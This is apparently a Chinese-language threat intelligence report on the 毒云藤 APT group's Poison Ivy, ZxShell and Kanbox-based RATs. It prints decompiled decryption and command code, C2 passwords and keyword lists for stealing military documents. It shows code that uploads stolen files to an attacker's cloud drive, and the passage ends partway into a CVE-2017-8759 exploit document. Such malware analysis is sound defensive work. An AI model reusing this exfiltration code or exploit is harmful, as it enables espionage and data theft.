


图 27 11 个版本 RAT 分布比例

RAT	数量
ZxShell	23
Poison Ivy	17
kbox	15
puppet	4
httpbot	4
gh0st	4
FakeRising	2
AresRemote	1
shellcode	1

XRAT	1
FakeWinupdate	1

## RAT 13 个版本分析




图 28 RAT 相关版本分类

## Poison Ivy

Poison Ivy 木马本质上一款远程控制木马程序（RAT）。其中 FireEye 对 Poison Ivy 专门进行了一次研究分析。

本次报告中出现的 Poison Ivy 木马对应的生成器版本均为 2.3.2，Poison Ivy 木马生成器从 1.0.0 版本开始总共 10 个版本，最新版本为 2.3.2。Poison Ivy 木马生成器可以生成 EXE 和 shellcode 两种版本，在本次行动中生成的木马均为 shellcode 形态。进一步相关互斥体绝大部分均为默认：“)!VoqA.I4”。




图 29 Posion Ivy 生成器相关配置界面截图






图 30 外层和内层 PI 关系

另外 Poison Ivy 木马均由外层母体依次异或 key1 和 key2 来得到 shellcode。

```
void sub_401000()
{
    signed int v0; // eax@1
    signed int v1; // eax@3

    v0 = 0;
    do
    {
        pi_shellcode[v0] ^= 0x8Cu;
        ++v0;
    }
    while ( v0 < 0x1800 );
    v1 = 0;
    do
    {
        pi_shellcode[v1] ^= 0xE2u;
        ++v1;
    }
    while ( v1 < 0x1800 );
    JUMPOUT(pi_shellcode);
}

void sub_401000()
{
    signed int v0; // eax@1
    signed int v1; // eax@3

    v0 = 0;
    do
    {
        byte_405030[v0] ^= 0x28u;
        ++v0;
    }
    while ( v0 < 6144 );
    v1 = 0;
    do
    {
        byte_405030[v1] ^= 0x83u;
        ++v1;
    }
    while ( v1 < 6144 );
    JUMPOUT(byte_405030);
}

void sub_401000()
{
    signed int v0; // eax@1
    signed int v1; // eax@3

    v0 = 0;
    do
    {
        byte_405030[v0] ^= 0xA1u;
        ++v0;
    }
    while ( v0 < 6144 );
    v1 = 0;
    do
    {
        byte_405030[v1] ^= 0x83u;
        ++v1;
    }
    while ( v1 < 6144 );
    JUMPOUT(byte_405030);
}
```

图 31 Poison Ivy 木马 ( 三个 ) 相关异或解密对比图

下表是相关 Poison Ivy 木马配置信息 ( ID 和对应密码 ) 列表。

MD5	ID	密码
d61c583eba31f2670ae688af070c87fc	14	926
26d7f7aa3135e99581119f40986a8ac3	14	8613
5ee2958b130f9cda8f5f3fc1dc5249cf	4	#My43@92

7639ed0f0c0f5ac48ec9a548a82e2f50	1013	@1234@
250c9ec3e77d1c6d999ce782c69fc21b	avex	admin
f3ed0632cadd2d6beffb9d33db4188ed	w6U900	admin
9b925250786571058dae5a7cbea71d28	zhan	ftp1234
ae004a5d4f1829594d830956c55d6ae4	zhan2	ftp1234
fccb13c00df25d074a78f1eeeb04a0e7	zhan2	ftp1234
a73d3f749e42e2b614f89c4b3ce97fe1	009-4	ftp443
785b24a55dd41c94060efe8b39dc6d4c	120707	hook32wins
36c23c569205d6586984a2f6f8c3a39e	90518	kkbox55
81e1332d15b29e8a19d0e97459d0a1de	90518	kkbox55
7c498b7ad4c12c38b1f4eb12044a9def	motices	ps135790
ca663597299b1cecaf57c14c6579b23b	010-4	ps1478
76782ecf9684595dbf86e5e37ba95cc8	13099	updatewin
c31549489bf0478ab4c367c563916ada	0314-Good	updatewin

## ZxShell

ZxShell 从 2007 年 12 月开始一直到 2014 年 10 月一直被毒云藤组织持续使用。由于相关版本差别较大，区分为内部公开版和源码公开版，第一个版指从 2007 年开始到 2012 年之前出现过的该组织使用的 ZxShell 木马，第二个版指从 2012 年开始到 2014 年出现过的该组织使用的相关 ZxShell 木马，相关木马是基于源码公开版进行开发，即我们称之为二次开发版。

内部公开版和源码公开版均为 3.0 版本，前者无大范围公开，其中功能较丰富，后者相关源码传播较为广泛，其中功能较之前版本剔除部分。

关于 ZxShell 的研究可以参看思科的 Threat Spotlight: Group 72, Opening the ZxShell 报告。

	内部公开版	源码公开版	二次开发版
CleanEvent	√	√	√
End	√	√	√
Execute	√	√	√
Help / ?	√	√	√
LoadDll	√	√	√
Ps	√	√	√
SC	√	√	√
ShareShell	√	√	√
SysInfo	√	√	√
TermSvc	√	√	√
TransFile	√	√	√
ZXNC	√	√	√
zxplug	√	√	√
CA	√	√	×
CloseFW	√	√	×
FileTime	√	√	×
PortScan	√	√	×
RunAs	√	√	×
Shutdown	√	√	×
Uninstall	√	√	×

User	√	√	×
ZXHttpProxy	√	√	×
ZXHttpServer	√	√	×
ZXSockProxy	√	√	×
capsrv	√	×	×
Exit / Quit	√	×	×
FileMG	√	×	×
FindDialPass	√	×	×
FindPass	√	×	×
GetCMD	√	×	×
KeyLog	√	×	×
rPortMap	√	×	×
SYNFlood	√	×	×
winvnc	√	×	×
ZXARPS	√	×	×
总共指令数量	35	24	13

从上表可以看出基于相关版本的木马，对应版本自带指令数量不断减少，也就是毒云藤组织剔除了较多已有的功能，在二次开发版中只保留了 13 个指令，进一步增量了其他指令和功能。二次开发版中相关新增功能如下表所示：

二次开发版与源码公开版对比

剔除功能	保留功能	新增功能
克隆系统账号	清除系统日记	IEPass 获取 IE 密码

暂时关闭 windows 自带防火墙	结束本程序	搜索敏感信息加密写入文件：指定
克隆一个文件的时间信息	运行一个程序	时间范围内；指定文件扩展名；指
端口扫描	显示本信息	定关键字范围内
以其他进程或用户的身份运行程序	加载一个 DLL 或插入到指定的进	搜集信息回传到服务器
注销    重启    关闭系统	程	期间相关版本改动：修改监控日志
卸装	进程管理	文件加密写到日志 adovbs.mof；
系统帐户管理	服务管理	添加配置字符的监控；增加了
代理服务器	共享一个 Shell 给别人.	Profiles.log 记录系统信息和文件
HTTP 服务器	查看系统详细信息	信息
Socks 4 & 5 代理	配置终端服务	
	从指定网址下载文件或上传文件	
	到指定 FTP 服务器	
	NC	
	插件功能, 可添加自定义命令	

我们捕获到的样本是基于 ZxShell 源码修改，保留原有结构，ZxShell 本身指令比较多，有二十多种。我们捕获的样本除了保留部分指令外，剔除了大量指令，如：安装启动，克隆系统账户，关闭防火墙，端口扫描，代理服务器等功能。另外增加“IEPass”指令。

```

if ( !dword_5123E990(&u6, name) )
    return sub_51211881(s, "%s>", (unsigned int)byte_51238C58);
if ( dword_5123E990(&u6, "Help") && dword_5123E990(&u6, "?") )
{
    if ( !dword_5123E990(&u6, "Exit") || !dword_5123E990(&u6, "Quit") )
        return 0;
    if ( dword_5123E990(&u6, "Sysinfo") )
    {
        if ( dword_5123E990(&u6, "Ps") )
        {
            if ( dword_5123E990(&u6, "CleanEvent") )
            {
                if ( dword_5123E990(&u6, "IEPass") )
                {
                    if ( dword_5123E990(&u6, "TransFile") )
                    {
                        if ( dword_5123E990(&u6, "GetCMD") )
                        {
                            if ( dword_5123E990(&u6, "ZXNC") )
                            {
                                if ( dword_5123E990(&u6, "End") )
                                {
                                    if ( dword_5123E990(&u6, "ShareShell") )
                                    {
  if ( dword_5123E990(&u6, "FileMG") )
  {
  if ( dword_5123E990(&u6, "rPortMap") )
  sub_51211881(s, "'%s' Unknown Command.\r\n", (unsigned int)&u6);
  else
  sub_51217862(s, 4);
  }
                                    }
                                }
                            }
                        }
                    }
                }
            }
        }
    }
}

```

图 32 包含 IEPass 指令相关代码截图

相关子版本迭代更新（二次开发版）

1. 对比上一个版本,变化主要是搜集信息的部分,搜集文档的创建时间从半年前变成 4 年前,增加对 ".wps" 扩展名的文件搜集,改变原来的 ".doc" 为 ".doc\*" ;
2. 窃取的文档的创建时间又重新变成半年,文件打包部分修改,去除文件版本信息;
3. 比较大的改动,修改监控日志文件加密写到日志 adovbs.mof,添加配置字符的监控,增加,增加了 Profiles.log 记录系统信息和文件信息;
4. 代码功能较上个版本更新较少,相关函数位置发生了变化,是对抗杀毒软件进行了相关调整。



```

}
sub_51214C80("\r\nDisk Info:", byte_51238840);
if ( u7 > 0 )
{
    u12 = &u44;
    do
    {
        if ( *u12 != 65 )
        {
            sub_512150C0(u12, "军事", u24, u26, u27, u28);
            sub_512150C0(u12, "对台", u13, u14, u15, u16);
            sub_512150C0(u12, "工作", u17, u18, u19, u20);
        }
        u12 += 5;
        --u7;
    }
    while ( u7 );
}
memset(&u42, 0, 0x104u);
sprintf(&u42, "%s");
sub_512150C0(&byte_512389CC, &u42, u21, u22, ".tsp", u24);
memset(&u42, 0, 0x104u);
result = ((int (__stdcall *)(_DWORD, char *, signed int))u32)("ProgramFiles", &u42, 260);

```

图 33 包含相关关键字代码截图

### ZxShell 相关配置列表

上线密码	标记	关键字
admin	fish1111	"201" , "报" , "项"
ps1357	ps1234	"军事" , "对台" , "工作"
ftp533	ftp1234	"军" , "项"
8613	spring	"军" , "航" , "报告"
661566	大 661566 大	"极地" , "军" , "雪"
987	zxcvasdf	"对台" , "国际" , "军"
95279527	asusgo	"航" , "无人" , "军"
qwer1234	kano918	"航" , "军" , "部"

### 酷盘版

相关样本伪装文件夹图标，执行后释放“svch0st.exe”的木马文件和用作迷惑用户的正常文件夹和“.doc”文档文件。

“svch0st.exe”是一个采用 ssl 加密协议传输的一个木马程序，它会每过一个小时，执行一遍所有的木马流程，木马流程把包括获取电脑上的所有信息（相关信息包括：文件目录、系

统版本，网卡信息、进程列表信息、打包指定文件、网络信息和磁盘信息），还有如果发现文件有相关关键字（如：“台”、“军”、“战”）的文件，打包，通过 ssl 协议的方式上传到攻击者事先注册的酷盘。

C&C 地址是酷盘地址，通过酷盘提供的 API 进行文件上传。

API 上传接口：

[https://api-upload.kanbox.com/0/upload/%s/%s?bearer\\_token](https://api-upload.kanbox.com/0/upload/%s/%s?bearer_token)

=%s

<https://auth.kanbox.com/0/token>

```

SSLInit(3); // SSL协议协商
v3 = sub_40CC50(v2); // 初始化SSL
sub_40CC90(v3, 20011, (unsigned int)sub_4050B0); // 获取TOKEN
memset(&Dest, 0, 0x104u);
sprintf(&Dest, "%s_%s", "Ghu{zju{hrk}{", a1); // 字符串解密后是 Aboutdoublewu
if ( v3 )
{
    sub_40CEB0(&Memory, &v9, 1);
    sub_40CEB0(&Memory, &v9, 1);
    sub_40CEB0(&Memory, &v9, 1);
    sub_40CEB0(&Memory, &v9, 1);
    sub_40CC90(v3, 47, 1);
    sub_40CC90(v3, 10002, (unsigned int)"https://auth.kanbox.com/0/token");
    sub_40CC90(v3, 10024, (char)Memory);
    sub_40CC90(v3, 64, 0);
    sub_40CC90(v3, 81, 0);
    v4 = _mkgmtime((struct tm *)v3);
}
else
{
    v4 = v11;
}
sub_40D780(Memory);
sub_40CEA0(v3);
Sleep(1000u);
memset(&v13, 0, 0x104u);
sprintf(&v13, "https://api-upload.kanbox.com/0/upload/%s/%s?bearer_token=%s", &Dest, a2, byte_4F2214);
v10 = 0;
v11 = 0;
v6 = sub_40CC50(v5);
if ( !v6
    || (sub_40CEB0(&v10, &v11, 1),
        sub_40CC90(v6, 47, 1),
        sub_40CC90(v6, 10002, (unsigned int)&v13),
        sub_40CC90(v6, 10024, (char)v10),
        sub_40CC90(v6, 64, 0),
        sub_40CC90(v6, 81, 0),
        _mkgmtime((struct tm *)v6),
        v4) )
{
    result = 0;
}

```

图 34 包含酷盘 API 地址的代码截图

<https://kanbox.com>




阿里巴巴旗下高速个人网盘!

# 免费的超大空间硬盘!

- 存储 无需携带, 输入账户密码随时随地存
- 分享 无需等待, 一个链接文件轻松传
- 速度 文件再大, 上传下载分分钟搞定
- 空间 文件再多, 空间始终够用



立即下载酷盘客户端享受30张免费冲印



PC 版下载 | Mac 版下载 | TV 版下载



扫码下载

安全客 ( www.anquanke.com )

图 35 酷盘官网首页截图

酷盘版 A 相关功能描述 ( 不释放 Shellcode 后门 )	酷盘版 B 相关功能描述 ( 释放 shellcode 后门 )
<ol style="list-style-type: none"> <li>1、 释放窃密木马子体</li> <li>2、 获取系统信息</li> <li>3、 搜索敏感文件</li> <li>4、 打包加密上传敏感文件</li> </ol>	<ol style="list-style-type: none"> <li>1、 释放窃密木马子体</li> <li>2、 获取系统信息</li> <li>3、 搜索敏感文件</li> <li>4、 打包加密上传敏感文件</li> <li>5、 释放 Shellcode 后门子体 ( 增加 )</li> <li>6、 连接远程 CC 服务器 ( 增加 )</li> <li>7、 执行远程命令 ( 增加 )</li> </ol>

酷盘版相关配置信息列表

样本编译时间戳	监控字符	特征串
2/11/2015 20:48:26	"2014"," 军" , "兵"	A-plus
2/11/2015 20:48:26	"台" , "军" , "战"	Aboutdoublewu
2/11/2015 20:48:26	"201" , "报" , "研"	book
2/11/2015 20:48:26	"国际" , "合作" , "军事"	wind
2/11/2015 20:48:26	"部队" , "机场" , "部队"	rankco
3/1/2015 22:08:18	"2014"," 军" , "兵"	A-plus
3/2/2015 8:21:01	"军" , "机" , "站"	ineedyou
3/2/2015 23:17:57	"十" , "国" , "中"	ineedyou
3/2/2015 23:17:57	"军" , "机" , "站"	ineedyou
3/2/2015 23:17:57	"十三" , "运输" , "铁路"	AJ
5/4/2015 16:48:12	"部队" , "台湾" , "基地"	rancor
5/4/2015 16:48:12	"军" , "科技" , "国"	furyman
5/4/2015 16:48:12	"201" , "密" , "内部"	king
5/4/2015 16:48:12	"2015 年" , "工作" , "报告"	comein
5/4/2015 16:48:12	"201" , "报" , "研"	book

## 未知 RAT

未知 RAT 从外层 dropper 区分为文件夹和捆绑两个版本，其中的 RAT 分为 4 个版本，这 4 种 RAT 均为未知远控。

### 文件夹版



图 36 未知 RAT 文件版执行后相关变化

捆绑版

67d5f04fb0e00addc4085457f40900a2

└─Atnewyrr.exe~tmp.zip

| newyrr.exe

|

└─doll.exe

aaa.vbs

b.bat

server.exe




图 37 未知 RAT 中利用到的数字签名

其他

毒云藤组织在相关行动中使用的后门程序，进一步还包括 gh0st、XRAT、HttpBot 这三种 RAT。

























脚本加载的攻击载荷分析

2018 年初，360 威胁情报中心发现了毒云藤组织使用的一个用于控制和分发攻击载荷的控制域名 <http://updateinfo.servegame.org>，并对外披露了相关攻击技术和关联分析(详见 <https://ti.360.net/blog/articles/analysis-of-apt-c-01/>)。





在该攻击活动中，该组织结合 CVE-2017-8759 漏洞文档，下载恶意的 HTA 文件，执行相关脚本命令来下载执行后续的攻击载荷模块。



## Index of /

Name	Last modified	Size	Description
 <a href="#">Tcpview.exe</a>	2017-11-28 04:49	294K	
 <a href="#">bing/</a>	2017-11-16 07:44	-	
 <a href="#">bingpolkji9ds.tmp</a>	2017-11-16 07:38	4.9K	
 <a href="#">ding1/</a>	2017-11-16 07:46	-	
 <a href="#">ding1loilmkjh.tmp</a>	2017-11-16 07:47	4.9K	
 <a href="#">ding2/</a>	2017-11-16 07:49	-	
 <a href="#">ding23edfgtrd.tmp</a>	2017-11-16 07:48	4.9K	
 <a href="#">doajksdlfsadk.tmp</a>	2017-09-15 08:21	4.9K	
 <a href="#">doajksdlfsadk.tmp.1</a>	2017-09-15 08:21	4.9K	
 <a href="#">doajksdlrfadk.tmp</a>	2017-09-27 06:36	4.9K	
 <a href="#">dvhrksdlfsadk.tmp</a>	2017-09-27 06:38	4.9K	
 <a href="#">jin1/</a>	2017-11-16 07:29	-	
 <a href="#">jin1asdwe2123.tmp</a>	2017-10-30 08:33	4.9K	
 <a href="#">jin2/</a>	2017-11-01 02:32	-	
 <a href="#">jin2sdweqsdas.tmp</a>	2017-10-30 08:34	4.9K	
 <a href="#">tiny1/</a>	2017-11-01 02:41	-	
 <a href="#">tiny1detvghrt.tmp</a>	2017-10-30 08:34	4.9K	
 <a href="#">tiny2/</a>	2017-11-01 02:45	-	
 <a href="#">tiny2lrmkoiju.tmp</a>	2017-10-30 08:34	4.9K	
 <a href="#">tony1/</a>	2017-11-01 02:46	-	
 <a href="#">tony1loik.lpo.tmp</a>	2017-10-30 08:38	4.9K	
 <a href="#">tony2/</a>	2017-11-01 02:48	-	
 <a href="#">tony2fsdfdcfsf.tmp</a>	2017-10-30 08:38	4.9K	
 <a href="#">vfajksdlfsadk.tmp</a>	2017-09-27 06:37	4.9K	

## Index of /ding1

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">ding1.exe</a>	2017-11-16 07:45	13K	
 <a href="#">ding1.hta</a>	2017-11-16 07:45	752	
 <a href="#">ding1.txt</a>	2017-11-16 07:46	1.2K	

### A. Dropper 分析

Dropper 程序由鱼叉邮件附带的漏洞文档触发下载执行。

```
<definitions
  xmlns="http://schemas.xmlsoap.org/wsdl/"
  xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
  xmlns:suds="http://www.w3.org/2000/wsdl/suds"
  xmlns:tns="http://schemas.microsoft.com/clr/ns/System"
  xmlns:ns0="http://schemas.microsoft.com/clr/nsassem/Logo/Logo">
  <portType name="PortType"/>
  <binding name="Binding" type="tns:PortType">
    <soap:binding style="rpc" transport="http://schemas.xmlsoap.org/soap/http"/>
